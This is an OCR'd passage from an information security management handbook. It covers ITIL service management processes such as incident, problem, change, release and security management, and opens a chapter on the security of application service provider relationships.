


Figure 25.2 Service desk diagram (Securityfocus.com/infocus/1815).

Incident Management

The objective of incident management (http://www.itilpeople.com/) is to minimize disruption to the business by restoring service operations to agreed levels as quickly as possible and to ensure that the availability of IT services is maximized. It can also protect the integrity and confidentiality of information by identifying the root cause of a problem.


Benefits of Incident Management Process

- Incident detection and recording
- Classification and initial support
- Investigation and diagnosis
- Resolution and recovery
- Incident closure
- Incident ownership, monitoring, tracking, and communication
- Repeatable process

With a formal incident management practice, IT quality will improve through ensuring ticket quality, standardizing ticket ownership, and providing a clear understanding of ticket types while decreasing the number of unreported or misreported incidents (Figure 25.3).

Problem Management

The object of problem management (http://www.itilpeople.com/) is to resolve the root cause of incidents to minimize the adverse impact of incidents and problems on the business and, second, to prevent recurrence of incidents related to these errors. A "problem" is an unknown underlying cause of one or more incidents, and a "known error" is a problem that has been successfully diagnosed and for which a workaround has been identified. The outcome of a known error is a request for change (RFC).



(a)

Process definition	Incident management will lead or support activities related to these steps.
Incident owner completes an incident template with as much information as possible.	• Initially, the incident owner must provide as much information as possible. The owners must also establish the initial timeframe when they will update the template next (whether negotiated or preestablished service-level agreement [SLA]).
Incident owners identify where they should go to obtain all necessary data.	• Every data point on the appended templates will have a group accountable. This means, that the incident owners must ensure the template is complete, they are not responsible for being able to complete the template on their own. Identified resources will exist which are responsible for knowing the information that should go into the template. That resource is to provide the technical data to the incident owner.
Incident owner must ensure that there is a timely update.	• Part of the update process is that the next point of contact be established with the customer. Whether this is an operational-level agreement (OLA)/SLA, or a time negotiated and agreed upon at the time of the call, that time is when the incident owners owe another update to the customer, and is when they should have a fresh update in the incident.
Incident owner must repeat last step, until issue is resolved.	• All subsequent updates in the incident must be by or prior to the agreed upon SLA/OLA.

(b)

Figure 25.3 Incident management ticket owner workflow diagram.

A problem is a condition often identified as a result of multiple incidents that exhibit common symptoms. Problems can also be identified from a single significant incident, indicative of a single error, for which the cause is unknown, but for which the impact is significant.

A known error is a condition identified by successful diagnosis of the root cause of a problem and the subsequent development of a work-around.

An RFC is a proposal to IT infrastructure for a change to the environment (Figure 25.4).




Figure 25.4 Problem management diagram overview.

Incident Management and Problem Management: What Is the Difference?

Incidents and service requests are formally managed through a staged process to conclusion. This process is referred to as the "incident management life cycle." The objective of the incident management life cycle is to restore the service as quickly as possible to meet SLAs. The process is primarily aimed at the user level.

Problem management deals with resolving the underlying cause of one or more incidents. The focus of problem management is to resolve the root cause of errors and to find permanent solutions. Although every effort will be made to resolve the problem as quickly as possible, this process is focused on the resolution of the problem rather than the speed of the resolution. This process deals at the enterprise level.

Change Management

Change management (http://www.itilpeople.com/) ensures that all areas follow a standardized process when implementing change into a production environment. Change is defined as any adjustment, enhancement, or maintenance to a production business application, system software, system hardware, communications network, or operational facility.

Benefits of Change Management

- Planning change
- Impact analysis
- Change approval
- Managing and implementing change
- Increase formalization and compliance
- Postchange review
- Better alignment of IT infrastructure to business requirements
- Efficient and prompt handling of all changes
- Fewer changes to be backed out
- Greater ability to handle a large volume of change
- Increased user productivity

Configuration Management

Configuration management is the implementation of a database (configuration management database [CMDB]) that contains details of the organization's elements that are used in the provision and management of its IT services. The main activities of configuration management are

- *Planning*. Planning and defining the scope, objectives, policy, and processes of the CMDB
- *Identification*. Selecting and identifying the configuration structures and items within the scope of your IT infrastructure
- *Configuration control*. Ensuring that only authorized and identifiable configuration items are accepted and recorded in the CMDB throughout its lifecycle.
- *Status accounting*. Keeping track of the status of components throughout the entire lifecycle of configuration items

- *Verification and audit*. Auditing after the implementation of configuration management to verify that the correct information is recorded in the CMDB, followed by scheduled audits to ensure the CMDB is kept up-to-date

Configuration Management and Information Security

Without the definition of all configuration items that are used to provide an organization's IT services, it can be very difficult to identify which items are used for which services. This could result in critical configuration items being stolen, moved, or misplaced, affecting the availability of the services dependent on them. It could also result in unauthorized items being used in the provision of IT services.

Benefits of Configuration Management

- Reduced cost to implement, manage, and support the infrastructure
- Decreased incident and problem resolution times
- Improved management of software licensing and compliance
- Consistent, automated processes for infrastructure mapping
- Increased ability to identify and comply with architecture and standards requirements
- Incident troubleshooting
- Usage trending
- Change evaluation
- Financial chargeback and asset life-cycle management
- SLA and software license negotiations

Release Management

Release management (http://www.itilpeople.com) is used for platform-independent and automated distribution of software and hardware, including license controls across the entire IT infrastructure. Proper software and hardware control ensures the availability of licensed, tested, and version-certified software and hardware, which will function correctly and respectively with the available hardware. Quality control during the development and implementation of new hardware and software is also the responsibility of release management. This guarantees that all software can be conceptually optimized to meet the demands of the business processes.

Benefits of Release Management

- Ability to plan resource requirements in advance
- Provides a structured approach, leading to an efficient and effective process
- Changes are bundled together in a release, minimizing the impact on the user
- Helps to verify correct usability and functionality before release by testing
- Controls the distribution and installation of changes to IT systems
- Designs and implements procedures for the distribution and installation of changes to IT systems
- Effectively communicates and manages expectations of the customer during the planning and rollout of new releases

The focus of release management is the protection of the live environment and its services through the use of formal procedures and checks.

Release Categories

A release consists of the new or changed software or hardware required to implement the approved change (Figure 25.5).

- Major software releases and hardware upgrades, normally containing large areas of new functionality, some of which may make intervening fixes to problems redundant. A major upgrade or release usually supersedes all preceding minor upgrades, releases, and emergency fixes.
- Minor software releases and hardware upgrades, normally containing small enhancements and fixes, some of which may have already been issued as emergency fixes. A minor upgrade or release usually supersedes all preceding emergency fixes.
- Emergency software and hardware fixes, normally containing the corrections to a small number of known problems.




Figure 25.5 Release management overview.

Releases can be divided based on the release unit into the following:

- Delta release is a release of only that part of the software that has been changed (e.g., security patches to plug bugs in a software).
- Full release means that the entire software program will be released again (e.g., an entire version of an application).
- Packaged release is a combination of many changes (e.g., an operating system image containing the applications as well).

Service Delivery Overview

Service delivery is the discipline that ensures IT infrastructure is provided at the right time in the right volume at the right price and ensures that IT is used in the most efficient manner. This involves analysis and decisions to balance capacity at a production or service point with demand from customers; it also covers the processes required for the planning and delivery of quality IT services and looks at the longer-term processes associated with improving the quality of IT services delivered.

SLM. Service-level management is responsible for negotiating and agreeing to service requirements and expected service characteristics with the customer.

Capacity management. This is responsible for ensuring that IT processing and storage capacity provision match the evolving demands of the business in a cost-effective and timely manner.

Availability management. This is responsible for optimizing availability.

Financial management. The object of financial management for IT services is to provide cost-effective stewardship of the IT assets and the financial resources used in providing IT services.

IT SCM. Service continuity is responsible for ensuring that the available IT service continuity options are understood and the most appropriate solution is chosen in support of the business requirements.

Service Level Management

The object of SLM is to maintain and gradually improve business-aligned IT service quality, through a constant cycle of agreeing, monitoring, reporting, and reviewing IT service achievements and through instigating actions to eradicate unacceptable levels of service.

SLM is responsible for ensuring that the service targets are documented and agreed in SLAs and monitoring and reviewing the actual service levels achieved against their SLA targets. SLM should also be trying to improve all service levels proactively within the imposed cost constraints. SLM is the process that manages and improves agreed level of service between two parties, the provider and the receiver of a service.

SLM is responsible for negotiating and agreeing to service requirements and expected service characteristics with the customer, measuring and reporting service levels actually being achieved against target, resources required, and cost of service provision. SLM is also responsible for continuously improving service levels in line with business processes, with a Session Initiation Protocol; co-coordinating other service management and support functions, including third-party suppliers; reviewing SLAs to meet changed business needs; or resolving major service issues and producing, reviewing, and maintaining the service catalog.

Benefits of Implementing SLM

- Implementing the SLM process enables both the customer and the IT services provider to have a clear understanding of the expected level of delivered services and their associated costs for the organization, by documenting these goals in formal agreements.
- SLM can be used as a basis for charging for services and can demonstrate to customers the value they are receiving from the service desk.
- It also assists the service desk with managing external supplier relationships and introduces the possibility of negotiating improved services or reduced costs.

Capacity Management

Capacity management is responsible for ensuring that IT processing and storage capacity provisioning match the evolving demands of the business in a cost-effective and timely manner. The process includes monitoring the performance and the throughput of the IT services and supporting IT components, tuning activities to make efficient use of resources, understanding the current demands for IT resources and deriving forecasts for future requirements, influencing the demand for resource in conjunction with other service management processes, and producing a capacity plan predicting the IT resources needed to achieve agreed service levels.

Capacity management has three main areas of responsibility. The first of these is business continuity management (BCM), which is responsible for ensuring that the future business requirements for IT services are considered, planned, and implemented in a timely fashion. These future requirements will come from business plans outlining new services, improvements and growth in existing services, development plans, etc. This requires knowledge of existing service levels and SLAs, future service levels and service level requirements (SLRs), the business and capacity plans, modeling techniques (analytical, simulation, trending, and baselining), and application sizing methods.

The second main area of responsibility is SCM, which focuses on managing the performance of the IT services provided to the customers and is responsible for monitoring and measuring services, as detailed in SLAs, and collecting, recording, analyzing, and reporting on data. This requires knowledge of service levels and SLAs, systems, networks, service throughput and performance, monitoring, measurement, analysis, tuning, and demand management.

The third and final main area of responsibility is resource capacity management (RCM), which focuses on management of the components of the IT infrastructure and ensuring that all finite resources within the IT infrastructure are monitored and measured and that collected data is recorded, analyzed, and reported. This requires knowledge of the current technology and its utilization, future or alternative technologies, and the resilience of systems and services.

Capacity Management Processes

- Performance monitoring
- Workload monitoring
- Application sizing
- Resource forecasting
- Demand forecasting
- Modeling

From these processes come the results of capacity management, these being the capacity plan itself, forecasts, tuning data, and SLM guidelines.

Availability Management

Availability management is concerned with design, implementation, measurement, and management of IT services to ensure the stated business requirements for availability are consistently met. Availability management requires an understanding of the reasons why IT service failures occur and the time taken to resume this service. Incident management and problem management provide a key input to ensure the appropriate corrective actions are being implemented.

- *Availability management*. The ability of an IT component to perform at an agreed level over a period of time.
- *Reliability*. The ability of an IT component to perform at an agreed level under described conditions.
- *Maintainability*. The ability of an IT component to remain in, or be restored to, an operational state.
- *Serviceability*. The ability of an external supplier to maintain the availability of a component or function under a third-party contract.
- *Resilience*. A measure of freedom from operational failure and a method of keeping services reliable. One popular method of resilience is redundancy.
- *Security*. A service has associated data. Security refers to the confidentiality, integrity, and availability of that data.

Availability Management and Information Security

Security is an essential part of availability management, this being the primary focus of ensuring IT infrastructure continues to be available for the provision of IT services.

Some of the elements mentioned earlier are the products of performing risk analysis to identify how reliable elements are and how many problems have been caused as a result of system failure.

The risk analysis also recommends controls to improve availability of IT infrastructure such as development standards, testing, physical security, and the right skills in the right place at the right time.

Financial Management

Financial management (www.securityfocus.com/infocus/1815) for IT services is an integral part of service management. It provides the essential management information to ensure that services are run efficiently, economically, and cost effectively. An effective financial management system will assist in the management and reduction of overall long-term costs and identify the actual cost of services. This provisioning provides accurate and vital financial information to assist in decision making, identify the value of IT services, and enable the calculation of total cost of ownership and ROI.

The practice of financial management enables the service manager to identify the amount being spent on security countermeasures in the provision of the IT services. The amount being spent on these countermeasures needs to be balanced with the risks and the potential losses that the service could incur as identified during business impact and risk assessments. Management of these costs will ultimately reflect on the cost of providing the IT services and potentially what is charged in the recovery of those costs.

Service Continuity Management

SCM supports the overall BCM process by ensuring that the required IT technical and services facilities can be recovered within required and agreed business timescales.

IT SCM is concerned with managing an organization's ability to continue to provide a predetermined and agreed level of IT services to support the minimum business requirements following an interruption to the business. This includes ensuring business survival by reducing the impact of a disaster or major failure, reducing the vulnerability and risk to the business by effective risk analysis and risk management, preventing the loss of customer and user confidence, and producing IT recovery plans that are integrated with and fully support the organization's overall business continuity plan.

IT service continuity is responsible for ensuring that the available IT service continuity options are understood and the most appropriate solution is chosen in support of the business requirements. It is also responsible for identifying roles and responsibilities and making sure that these are endorsed and communicated from a senior level to ensure respect and commitment for the process. Finally, IT service continuity is responsible for guaranteeing that the IT recovery plans and the business continuity plans are aligned and are regularly reviewed, revised, and tested.

The Security Management Process

Security management provides a framework to capture the occurrence of security-related incidents and limit the impact of security breaches. The activities within the security management process must be revised continuously, to stay up to date and effective. Security management is a continuous process and it can be compared to the Quality Circle of Deming (Plan, Do, Check, and Act).

The inputs are the requirements formed by the clients. The requirements are translated into security services, security quality that needs to be provided in the security section of the SLAs. As you can see in Figure 25.6, there are arrows going both ways: from the client to the SLA and from




Figure 25.6 Security image diagram.

the SLA to the client, and from the SLA to the plan subprocess and from the plan subprocess to the SLA. This means that both the client and the plan subprocess have inputs to the SLA and the SLA is an input for both the client and the process. The provider then develops the security plans for their organization. These security plans contain the security policies and the OLAs. The security plans (Plan) are then implemented (Do) and the implementation is then evaluated (Check). After the evaluation both the plans and the implementation of the plan are maintained (Act).

Control

The first activity in the security management process is the "control" subprocess. The control subprocess organizes and manages the security management process itself. The control subprocess defines the processes, the allocation of responsibility, the policy statements, and the management framework.

The security management framework defines the subprocesses for the development of security plans, the implementation of the security plans, the evaluation, and how the results of the evaluations are translated into action plans.

Plan

The plan subprocess contains activities that in cooperation with the SLM lead to the information security section in the SLA. The plan subprocess contains activities that are related to the underpinning contracts, which are specific for information security.

In the plan subprocess the goals formulated in the SLA are specified in the form of OLAs. These OLAs can be defined as security plans for a specific internal organization entity of the service provider.

In addition to the input of the SLA, the plan subprocess works with the policy statements of the service provider itself. As mentioned earlier these policy statements are defined in the control subprocess.

The OLAs for information security are set up and implemented based on the ITIL process. This means that there has to be cooperation with other ITIL processes. For example, if the security management wishes to change the IT infrastructure to achieve maximum security, these changes will be done only through the change management process. The security management will deliver the input (RFC) for this change. The change manager is responsible for the change management process itself.

Implementation

The implementation subprocess makes sure that all measures, as specified in the plans, are properly implemented. During the implementation subprocess no (new) measures are defined or changed. The definition or change of measures will take place in the plan subprocess in cooperation with the change management process.

Evaluation

The evaluation of the implementation and the plans is very important. The evaluation is necessary to measure the success of the implementation and the security plans. The evaluation is also very important for the clients and possibly for third parties. The results of the evaluation subprocess are

used to maintain the agreed measures and the implementation itself. Evaluation results can lead to new requirements and so lead to an RFC. The RFC is then defined and it is sent to the change management process.

Maintenance

It is necessary for security to be maintained. Because of changes in the IT infrastructure and changes in the organization itself, security risks are bound to change over time. The maintenance of security concerns the maintenance of both the security section of the SLAs and the more detailed security plans.

Maintenance is based on the results of the evaluation subprocess and insight into the changing risks. These activities will only produce proposals. The proposals serve as inputs for the plan subprocess and will go through the whole cycle, or the proposals can be taken in the maintenance of the SLAs. In both cases the proposals could lead to activities in the action plan. The actual changes will be carried out by the change management process.

The maintenance subprocess starts with the maintenance of the SLAs and the operation level arrangements (OLAs). After these activities take place, in no particular order, and when there is a request for a change, the RFC activity will take place, and after the RFC activity is concluded the reporting activity will start. If there is no request for a change then the reporting activity will start directly after the first two activities.

References

http://itsm.fwtk.org/.
http://www.itilpeople.com/.
http://www.itlibrary.org/.
ITIL—Security Management.
http://www.securityfocus.com/infocus/1815.

Application Service Provider Security: Ensuring a Secure Relationship for the Client and the ASP

Introduction
ASP: A Definition
So What is the Problem?
The Typical ASP Model
The Operating Environment • The Uniformity Principle • Code Development and Release • Network Connectivity
Security at the ASP
Protection of Confidential Information • Security Configurations • Operational Security • Assessment and Testing • Regulatory Compliance • Incident Response
Even in the Best Relationships …
Policy and Standard Adherence • Testing and Assessment Disclosure • The Right to Audit
Additional Contractual Areas
Information Management • Training and Awareness • Employee and Contractor Background Checks • Subcontracting of Services • Business Continuity and Disaster Recovery
Summary and Conclusion

Stephen D. Fried

Introduction

Matdejen Industries (a leading manufacturer of industrial-strength widgets) needs to develop a new system for unifying its sales, marketing, and product development teams and give them greater visibility into the full life cycle of its products. Everyone at Matdejen agrees that this system will help propel it into the market leadership position they all feel they deserve. Unfortunately, there are no software development people at Matdejen who would be able to build such a system in the short time frame that is required. The leadership at Matdejen understands that they must look outside the company for their system.

They could hire a consulting firm to develop the system for them, or outsource the development to an off-shore firm. But they would still have the responsibility of running this complex system, bearing the cost of its development, operation, and maintenance, as well as the cost of the technical staff to oversee its operation. In addition, Matdejen is not a technology company and software development and maintenance is not one of their core competencies. Hiring additional technicians for the system will detract from Matdejen's overall profitability.

Matdejen finds a company that specializes in building and maintaining software applications for the widget industry. They have a wide range of programs that cover sales, marketing, development, distribution, accounting, and customer support. The customer does not need to maintain the system or hire additional technical staff to maintain it. Customers like Matdejen simply access the system over a network (using the Internet or a dedicated private line) and it will appear to Matdejen's employees like the system is in-house, not halfway across the continent. A deal is quickly reached.

Matdejen has just had its first experience with an application service provider (ASP). This chapter will explore the subject of ASPs and their use. Special emphasis will be placed on the security of using an ASP and the issues that both the ASP and its clients will need to address if the relationship is to be successful. Much has already been written about both outsourcing and ASPs, and these articles and texts have all given good advice on how to deal with the security implications that such a relationship entails. But this chapter will be different from every other text that the security professional may have already read about ASPs.

Most ASP articles discuss the benefits of using an ASP, demonstrate the risks, and give sound advice on eliminating or mitigating those risks based on contractual or procedural safeguards. One shortcoming from which all previous articles suffer is that they only tell the story from a single point of view. In articles written for a client audience (in other words, those looking to use the services of an ASP), ASPs are typically entities whose sole interest is in getting as much money as possible out of the client and putting minimal effort into securing their systems or the client's information. Unless the client imposes strict contractual terms and follows up with daily thorough on-site audits, they can be assured that any information they provide to the ASP will be stolen and the client company will go bankrupt.

On the other hand, articles and texts written for an ASP-industry audience extol the virtues of the industry, highlighting all the security measures that are common practice and generally painting ASP clients as paranoid, lawyer-driven naysayers who don't understand the nature of their business or the security and operational risks that the ASP must assume as a service provider.

The reality is that in application outsourcing, as in most aspects of life, there are multiple points of view, and the truth lies somewhere in the middle. Only by understanding the operations, motives, and risks of both sides of the ASP relationship can a true understanding of how to properly secure such a relationship and, in turn, secure the infrastructure, information, and personnel involved. This chapter will look at the process of using an ASP from both the client and the ASP perspectives. Both are trying to reach the same goal, operating and maintaining an application at maximum benefit and minimal cost to the client while, at the same time, ensuring that both the ASP's infrastructure and the client's information is secure from unauthorized access, disclosure, or damage. This chapter will discuss security measures that need to be put into place, what contractual and operational provisions need to be made, and what both sides should expect from the relationship. Most importantly, the chapter will discuss what security trade-offs may be involved in the relationship and how both sides can approach those trade-offs to the maximum benefit of both.

ASP: A Definition

It is perhaps best to start off with a formal definition of an ASP. For the purposes of this chapter, an *ASP* is defined as an organization that provides a service (typically, a software application or bundled suite of applications) to a client where the organization owns the application, and is responsible for operating and maintaining that application, and the client owns the information processed by that application.

Application service providers differ from traditional software development and outsourcing companies in several respects. With a traditional outsourcing arrangement, a company will contract the outsourcer to develop an application. Once the development is complete, the outsourcer will deliver the system (including source code and operating instructions) to the client company who will load it onto its in-house systems for deployment. The client assumes the responsibility for understanding how the system works, the cost for deploying the hardware and software into its environment, and the ongoing responsibility for keeping the system operating and maintained. When the system needs upgrading or modification, the client must either perform the work in-house or bring back the outsourcer to perform the upgrades. This will be a repetitive cycle. To summarize, a traditional outsourcing arrangement shifts the startup development burden to the outsourcer. This can be a great arrangement for a company that does not employ a software development staff or does not have expertise in the particular tools or technology needed to develop the system. The work effort shifts to the outsourcer, and then back to the client once the project is complete.

With an ASP environment, the work effort shifts to the ASP for the entire lifecycle of the system. The client company receives the benefit of the application, without the need to develop or maintain the complex technology involved. This comes at a price, of course. The client must pay for the convenience of the outsourcer assuming the burden of system development and maintenance, and the costs may be significant. But the client gains a productive application that can enhance the company's business goals, while relieving it of the burdens normally associated with system development and operation, including security. The client lets the ASP concentrate on the application, while the client concentrates on its core business and its customers. The ASP, meanwhile, makes its money by spreading its development investment among all the clients that will use the application once it is in production. For a successful application, the initial investment can be recovered many times over in such a model.

So What is the Problem?

All this sounds very good, in theory. The client does not have to expend resources in development and maintenance, the ASP assumes these responsibilities as well as the responsibility for securing the environment, and everyone either saves money or makes money. What could go wrong with such a scenario?

The astute security professional will instantly see the problems inherent in the situation. Although this seems like a great arrangement from a business and process perspective, from a security perspective it is fraught with dangers. For one, the initial definition of the ASP given is a good indicator of the fundamental issue. Data ownership is the responsibility of the client, but custodianship for that data has now passed to the ASP. The ASP now has possession of the client's valuable information, and the security of the client is now dependent on the ASP's security model. It is critical for the ASP to understand and live up to the client's expectations of security. However, it is also critical that the client have a thorough understanding of the ASP's overall security operations. Only when the client has a complete understanding of the ASP's security processes can it make informed decisions with respect to the ASP's security worthiness.

In these days of increased security awareness, attention-grabbing security headlines, and increased regulatory scrutiny of information security practices, security organizations in most companies must increase the effort put into improving and verifying the effectiveness of the company's security program. Part of this increased involves the need to demonstrate to boards of directors, auditors, regulators, and customers that the company's security practices are sound, based on adherence to best practice and due care standards, and are effective at preventing and detecting security incidents. This responsibility also extends to the external suppliers that a company engages as a part of its business. Those suppliers must also demonstrate the effectiveness of their security efforts so the company can provide the needed assurance that company information assets are adequately protected throughout the supply chain.

